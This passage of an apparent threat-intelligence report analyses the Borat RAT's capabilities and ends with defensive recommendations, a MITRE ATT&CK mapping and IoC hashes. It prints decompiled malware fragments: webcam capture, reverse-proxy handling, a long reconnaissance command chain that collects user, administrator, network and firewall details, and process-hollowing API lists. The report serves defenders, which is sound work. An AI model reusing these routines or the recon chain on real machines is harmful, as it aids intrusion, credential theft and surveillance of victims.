                            try
                            {
                                Packet.CaptureDispose();
                            }
                            catch
                            {
                            }
                        }).Start();
                    }
                }
```

Figure 11: Webcam Recording

Remote Desktop

This malware takes the remote desktop of the infected machine. It then gives the Threat Actor (TA) the necessary rights to perform activities such as controlling the victim's machine, mouse, keyboard, and capturing the screen. Controlling the victim's machine can allow TAs to perform several activities such as deleting critical files, executing ransomware in the compromised machine, etc. The below figure shows the functions used by the RAT for performing Remote Desktop activities.




```
CaptureAndSend(int, i
DrawIcon(IntPtr, int, in
GetCursorInfo(out Pac
GetScreen(int) : Bitmap
keybd_event(byte, byt
mouse_event(int, int, i
Read(object) : void @0
```

Figure 12: Functions used for performing Remote Desktop Activities

Reverse Proxy

The RAT has code to enable reverse proxy for performing RAT activities anonymously. The TAs can hide their identity using this option while communicating with the compromised servers.




```
public static void Read(object data)
{
    MsgPack msgPack = new MsgPack();
    msgPack.DecodeFromBytes((byte[])data);
    if (msgPack.ForcePathObject("Pac_ket").AsString == "ReverseProxy")
    {
        string asString = msgPack.ForcePathObject("Option").AsString;
        object proxyClientsLock;
        if (!(asString == "ReverseProxyConnect"))
        {
            if (!(asStr  bool string.operator ==(string a, string b)
            {
                if (!(asString == "ReverseProxyDisconnect"))
                {
                    return;
                }
                goto IL_1E1;
            }
```

Figure 13: Reverse Proxy Code

Device Information

The RAT collects information from the victim's machine, including OS Name, OS Version, System Model, etc. The below figure shows the command used for collecting the information.




```
public static byte[] InformationList()
{
    string asString = Packet.execCMD("echo ####System Info#### & systeminfo & echo ####System Version#### & ver & echo ####Host Name#### & hostname & echo ####Environment Variable####
      & set & echo ####Logical Disk#### & wmic logicaldisk get caption,description,providername & echo ####User Info#### & net user & echo ####Online User#### & query user & echo
      ####Local Group#### & net localgroup & echo ####Administrators Info#### & net localgroup administrators & echo ####Guest User Info#### & net user guest & echo ####Administrator
      User Info#### & net user administrator & echo ####Startup Info#### & wmic startup get caption,command & echo ####Tasklist#### & tasklist /svc & echo ####Ipconfig#### & ipconfig/
      all & echo ####Hosts#### & type C:\\WINDOWS\\System32\\drivers\\etc\\hosts & echo ####Route Table#### & route print & echo ####Arp Info#### & arp -a & echo ####Netstat#### &
      netstat -ano & echo ####Service Info#### & sc query type= service state= all & echo ####FirewallInfo#### & netsh firewall show state & netsh firewall show config");
    MsgPack msgPack = new MsgPack();
    msgPack.ForcePathObject("Pac_ket").AsString = "Information";
    msgPack.ForcePathObject("ID").AsString = Connection.Hwid;
    msgPack.ForcePathObject("InforMation").AsString = asString;
    return msgPack.Encode2Bytes();
}
```

Figure 14: Command used for Capturing Device Info

Process hollowing

Using the RAT, the TAs can inject malicious code into the legitimate processes using the process hollowing technique. The below figure shows the APIs used by the RAT for process hollowing.




```
Execute(string, byte[]) : void @06000023
GetProcAddress(IntPtr, ref string) : IntPtr @0600
LoadApi(string, string) : CreateApi @06000022
LoadLibraryA(ref string) : IntPtr @06000020
CreateProcessA : SendToMemory.DelegateCreat
GetThreadContext : SendToMemory.DelegateGe
ReadProcessMemory : SendToMemory.Delegate
ResumeThread : SendToMemory.DelegateResum
SetThreadContext : SendToMemory.DelegateSet
VirtualAllocEx : SendToMemory.DelegateVirtualA
Wow64GetThreadContext : SendToMemory.Dele
Wow64SetThreadContext : SendToMemory.Dele
WriteProcessMemory : SendToMemory.Delegate
ZwUnmapViewOfSection : SendToMemory.Dele
```

Figure 15: Process Hollowing

Browser Credential Stealing

Borat RAT can steal cookies, history, bookmarks, saved login credentials from chromium-based browsers like Google Chrome, Edge, etc.The below figure shows the functions used by the RAT for stealing browser credentials.



```
{ } Plugin
    BCrypt @02000008
    ChromiumCredentialManager @02000009
    ChromiumUtils @0200000A
    Connection @0200000B
    Cookie @0200000C
    HostCookies @0200000D
    Packet @0200000E
    Plugin @0200000F
    Recovery @02000010
    SavedLogin @02000011
{ } System.Diagnostics.CodeAnalysis
{ } System.Runtime.CompilerServices
{ } Utils
```

Figure 16: Functions used for Stealing Browser Credentials

Discord token Stealing:

The RAT also steals Discord tokens and sends the stolen token information to the attacker.

Remote Activities:

The RAT performs the following activities to disturb the victims: Play Audio, Swap Mouse Buttons, Show/hide the Desktop, Show/hide the taskbar, Hold Mouse, Enable/Disable webcam light, Hang System, Monitor Off, Blank screen, etc.

Conclusion

The Borat RAT is a potent and unique combination of Remote Access Trojan, Spyware, and Ransomware, making it a triple threat to any machine compromised by it. With the capability to record audio and control the webcam and conduct traditional info stealing behavior, Borat is clearly a threat to keep an eye on. The added functionality to carry out DDOS attacks makes this an even more dangerous threat that organizations and individuals need to look out for. The Cyble Research Team is closely monitoring the RAT's actions and will keep informing our clients and people worldwide.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

- Don't keep important files in common locations such as the Desktop, My Documents, etc.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Conduct regular backup practices and keep those backups offline or in a separate network.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Discovery	T1518	Security Software Discovery
	T1087	Account Discovery
	T1083	File and Directory Discovery

Collection	T1123	Audio Capture
	T1005	Data from Local System
	T1056 .001	Keylogging
	T1113	Screen Capture
	T1125	Video Capture
Command and Control	T1132	Data Encoding
	T1219	Remote Access Software
Exfiltration	T1020	Automated Exfiltration
Impact	T1485	Data Destruction
	T1486	Data Encrypted for Impact
	T1565	Data Manipulation
	T1499	Endpoint Denial of Service

Indicators Of Compromise (IoCs)

Indicators	Indicator type	Description
d3559d9f1ca15f1706af9654fd2f4ccc	MD5	Borat.zip
fb120d80a8c3e8891e22f20110c8f0aa59d1b036	SHA1	
d2ce3aa530ba6b6680759b79aa691260244ca91f5031aa9670248924cc983fb0	SHA256	
ddab2fe165c9c02281780f38f04a614e	MD5	BoratRAT.exe
2a5ad37e94037a4fc39ce7ba2d66ed8a424383e4	SHA1	
b47c77d237243747a51dd02d836444ba067cf6cc4b8b3344e5cf791f5f41d20e	SHA256	
3e645ccca1c44a00210924a3b0780955	MD5	BoratRat.exe.confi
5d8e8115489ac505c1d10fdd64e494e512dba793	SHA1	
f29e697efd7c5ecb928c0310ea832325bf6518786c8e1585e1b85cdc8701602f	SHA256	
f41bfa672cca0ec7a2b30ecebf7eac7e	MD5	ServerCertificate.p
d24d4fbd79967df196e77d127744659bbb2288d6	SHA1	
8c300944ae62e17ab05ad408c5fb5473ebccac514c8ddc17c47bc9fda451c91b	SHA256	
9726d7fe49c8ba43845ad8e5e2802bb8	MD5	Audio.dll
8bcdf790826a2ac7adfc1e8b214e8de43e086b97	SHA1	
df31a70ceb0c481646eeaf94189242200fafd3df92f8b3ec97c0d0670f0e2259	SHA256	
7ee673594bbb20f65448aab05f1361d0	MD5	Discord.dll
2a29736882439ef4c9088913e7905c0408cb2443	SHA1	
8fa7634b7dca1a451cf8940429be6ad2440821ed04d5d70b6e727e5968e0b5f6	SHA256	
62c231bafa469ab04f090fcb4475d360	MD5	Extra.dll
82dda56bc59ac7db05eddbe4bcf0fe9323e32073	SHA1	
6a4f32b0228092ce68e8448c6f4b74b4c654f40fb2d462c1d6bbd4b4ef09053d	SHA256	
4ccd3dfb14ffdddfa598d1096f0190ea	MD5	FileManager.dll
c68c30355599461aca7205a7cbdb3bb1830d59c8	SHA1	
7f8a306826fcb0ee985a2b6d874c805f7f9b2062a1123ea4bb7f1eba90fc1b81	SHA256	
0b7c33c5739903ba4f4b78c446773528	MD5	FileSearcher.dll
b58555bebddf8e695880014d34a863a647da547e	SHA1	
2d9625f41793f62bfe32c10b2d5e05668e321bcaf8b73414b3c31ef677b9bff4	SHA256	
499fc6ac30b3b342833c79523be4a60c	MD5	Fun.dll
dcf1ed3fbc56d63b42c88ede88f9cad1d509e7ec	SHA1	
dcac599b1bab37e1a388ac469e6cc5de1f35eb02beaa6778f07a1c090ce3ea04	SHA256	
87651b12453131dafd3e91f60d8aef5a	MD5	Information.dll
d5db880256bffa098718894edf684ea0dc4c335d	SHA1	
a15d72d990686d06d89d7e11df2b16bcd5719a40298c19d046fa22c40d56af44	SHA256	
0cd62cd02962be20ed92abcd0c9e9a25	MD5	ip2region.db
69fbadc8a4461413c30cd0579d89f8668187e5a2	SHA1	
5c124a7e35025d3e94df6b17dca5332e9a5aaabdca2355c113f3c93b572281b7	SHA256	
a45679bdcf30f068032bd37a194fa175	MD5	Keylogger.exe

f23fd98f28bb0b482f0aae028172e11536e4688c	SHA1	
16beb1ae2de2974ccc2371d9f619f492295e590abb65d3102e362c8ec27f2bbb	SHA256	
872145b37d107144894c9aa8729bad42	MD5	Logger.dll
01610587bcfa7ac379b1f0169a2a9ab384b9116b	SHA1	
2f258949fd95da6cd912beb7203a9fd5e99d050309a40341de67537edb75aadc	SHA256	
590b00c87d5ff2ffe09079f0406eb2cd	MD5	MessagePackLib.d
92c91f1db8c2c8cc34c2e1a26f4f970f1518a7ed	SHA1	
adb00dee751b4ba620d3b0e002f5b6d8b89cf63b062f74ec65bba72294d553d1	SHA256	
509d41da4a688a2e50fc8e3afca074c7	MD5	Miscellaneous.dll
228de17938071733585842c59ffb99177831b558	SHA1	
f91973113fd01465999ce317f3e7a89df8c91a5efadcfa61e5ccce687bf3580a	SHA256	
509d41da4a688a2e50fc8e3afca074c7	MD5	Miscellaneous.dll
228de17938071733585842c59ffb99177831b558	SHA1	
f91973113fd01465999ce317f3e7a89df8c91a5efadcfa61e5ccce687bf3580a	SHA256	
12911f5654d6346fe99ef91e90849c13	MD5	Netstat.dll
1b8e63d03feb84d995c02dcbb74da7edfaa8c763	SHA1	
7eed1b90946a6db1fe978d177a80542b5db0bf3156c979dc8a8869a94811bf4b	SHA256	
3a474b8dee059562b31887197d94f382	MD5	Options.dll
b31455f9583b89cac9f655c136801673fb7b4b9a	SHA1	
c9b8e795c5a024f9e3c85ba64534b9bf52cc8c3d29b95ff6417dc3a54bc68b95	SHA256	
91edcb945924df5fbf4ff123aa63199c	MD5	ProcessManager.d
d124869aaee9aa1a49def714774b834335aa746e	SHA1	
5b1f80ff787bdcd7ee12aa64be1f2f5f1f658bd644bbc5fd73527b51da6ce0d6	SHA256	
ef998529d037fcdb2bde6d046f99db45	MD5	Ransomware.dll
1a38a1182155429ecc64c20ece46ec0836c32ec7	SHA1	
54f554b9e330476b3903756f62b577bab35cdef941d3d0f6a3d607862762bf91	SHA256	
ea1ff113b847312d57fa8621f71f460f	MD5	Recovery.dll
535a4e525da7e98f4f4f69abc923a1065bd2d3fa	SHA1	
58f9e3c90446dfecfec64221eb11167dd41d0e8dedda2ea9f83d9dda2890e6f3	SHA256	
8749c78b8ad09a3b240dd1384a17539b	MD5	Regedit.dll
b9263ac725ccd8c664ae0f9da5fc0d00adcb8c5e	SHA1	
657e3f1f449c0b710b0c571ec8eee689ae16793fb63b996e0182420d768f89bd	SHA256	
acbf0f8b09320f3e967ee83fcda26f5d	MD5	RemoteCamera.dll
bbee0fa1c88edcd0469974223fb026e1176256dc	SHA1	
203300be75ad8f57972324519b2583a44e759cdd57390d6765df10288e249789	SHA256	
0f93650dd78557f41b7c5467e3b6b6a7	MD5	RemoteDesktop.dl
382bd4496eb7439fde85832abca87cc21cb7872f	SHA1	
cc5b49d2a2821d4f6ef6af8a1e50994c6690d6a4daa41bd048fe79bd8b578988	SHA256	
e89a0b897f93d7d5cb433b3fd01764c9	MD5	ReverseProxy.dll
9e72e85d13fe70c2518041e30d202f04b14324b6	SHA1	
d8a115310142f2e874dc7ea2a393fada679838bddb87f4cfd9aaef631641cb72	SHA256	
7f3a6c23c979f840d98b8b04a583cde9	MD5	SendFile.dll
941c50a425479c5f025fbb152a1a0754ac03c252	SHA1	
0da1bd8e67d6f499cc3b296fc278103497f7ca2f692fe76e3c0413b0e14df777	SHA256	
d405b02cb6c624a7df4ebecefc5d23a9	MD5	SendMemory.dll
0272d8cc3456a9bdfff7431f9ce238c93511cacd	SHA1	
e06a66122af82580a883ce21609f89628e5dd648726307693d398c0661a1e5c1	SHA256	